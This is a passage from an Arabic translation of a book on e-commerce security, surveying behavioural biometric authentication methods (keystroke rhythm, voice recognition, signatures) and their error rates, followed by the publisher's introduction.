خواص التصرف (behavioral characteritics) أكثر إحتمالاً فى أن يتغير عبر الزمن عن الخواص الفسيولوجية ، لذلك فهى تحتاج طرق متبناه يمكنها تعديل نموذج المرجع بناء على ذلك . حالياً ، توجد ثلاثة طرق تقدير فى هذا الموضوع : ديناميكية مشوار المفتاح (أى إيقاع الكتابة) ، والحديث (أى التعرف على الصوت ، والتوقيع .

طرق ديناميكية مشوار المفتاح مؤسسة على قياس الفترات بين المشاوير (strokes) . والشخص الذى سيتم توثيقه مطلوب أن يكتب بين 100 ، 150 حرف هجائى عددى ؛ باستعمال كل الأصابع العشرة ، وهو أكبر عيب لهذه الطريقة . حالياً فإن Bio Pass-word's patent (ترخيص حياة كلمة السر) . التعرف على الصوت يمكن تأسيسه على دخل حديث يعتمد أو لا يعتمد على نص . والطرق التى تعتمد على نص ليست آمنة بدرجة كافية لأنها مؤسسة على كمال جملة ثابتة محددة مسبقاً ، والتى يمكن عرضها أيضاً من شريط صوت . والطرق المستقلة عن النص أكبر تعقيداً جداً .FMR ، FNR فى حدود 1% والذى يجعل الطريقة مناسبة لتطبيقات الأمن فقط . حجم النموذج (templte) قد يصل حتى1K . أخيراً ، طرق التوقيع (signature) قد تكون ستاتيكية أو ديناميكية . الطرق الاستاتيكية تستعمل هندسة التوقيع فقط ، ولكن من الصعب جداً التفرقة بين التوقيع الحقيقى والتوقيع المنسوخ . والطرق الديناميكية تستعمل الهندسة ، ولكن أيضاً سرعة وعجلة وضغط ولمحات جانبية للمسار للتوقيع . والطريقة معروفة جيداً ومقبولة جيداً ، ولكن FMR ، FNR عالية نسبياً [حتى 1%] . وأحجام النماذج حتى 1K .



الفهرس

عـن :

Security Fundamentals

For E - Commerce

by : Vensa Hassler

التجارة الإلكترونية
وتأمينها

أصبحت التجارة الإلكترونية تعبيراً مألوفًا فى وسائل الإعلام المرئية والمسموعة .

كذلك صار كثير من رجال الأعمال والشركات تتعامل بهذه الوسيلة الحديثة لسهولتها ، ولتوفير الوقت والمجهود . ويمكن إستعمال التليفون المحمول للتعامل تجاريًا بهذه الوسيلة .

وقد ساعد إنتشار الحاسب الآلى وشبكات الإنترنت والانترانيت على ترويج هذه الوسيلة التى تتناما بسرعة كبيرة .

وقد أدى هذا العمل حماية للأموال والتعاملات التجارية ضد الأعمال الغير مشروعة .

وهذا الكتاب يعتبر مدخل متواضع لهذا الموضوع حتى نحمى القارىء العربى من سرقات التجارة الإلكترونية ومشاكلها .

الناشر

هلا للنشر والتوزيع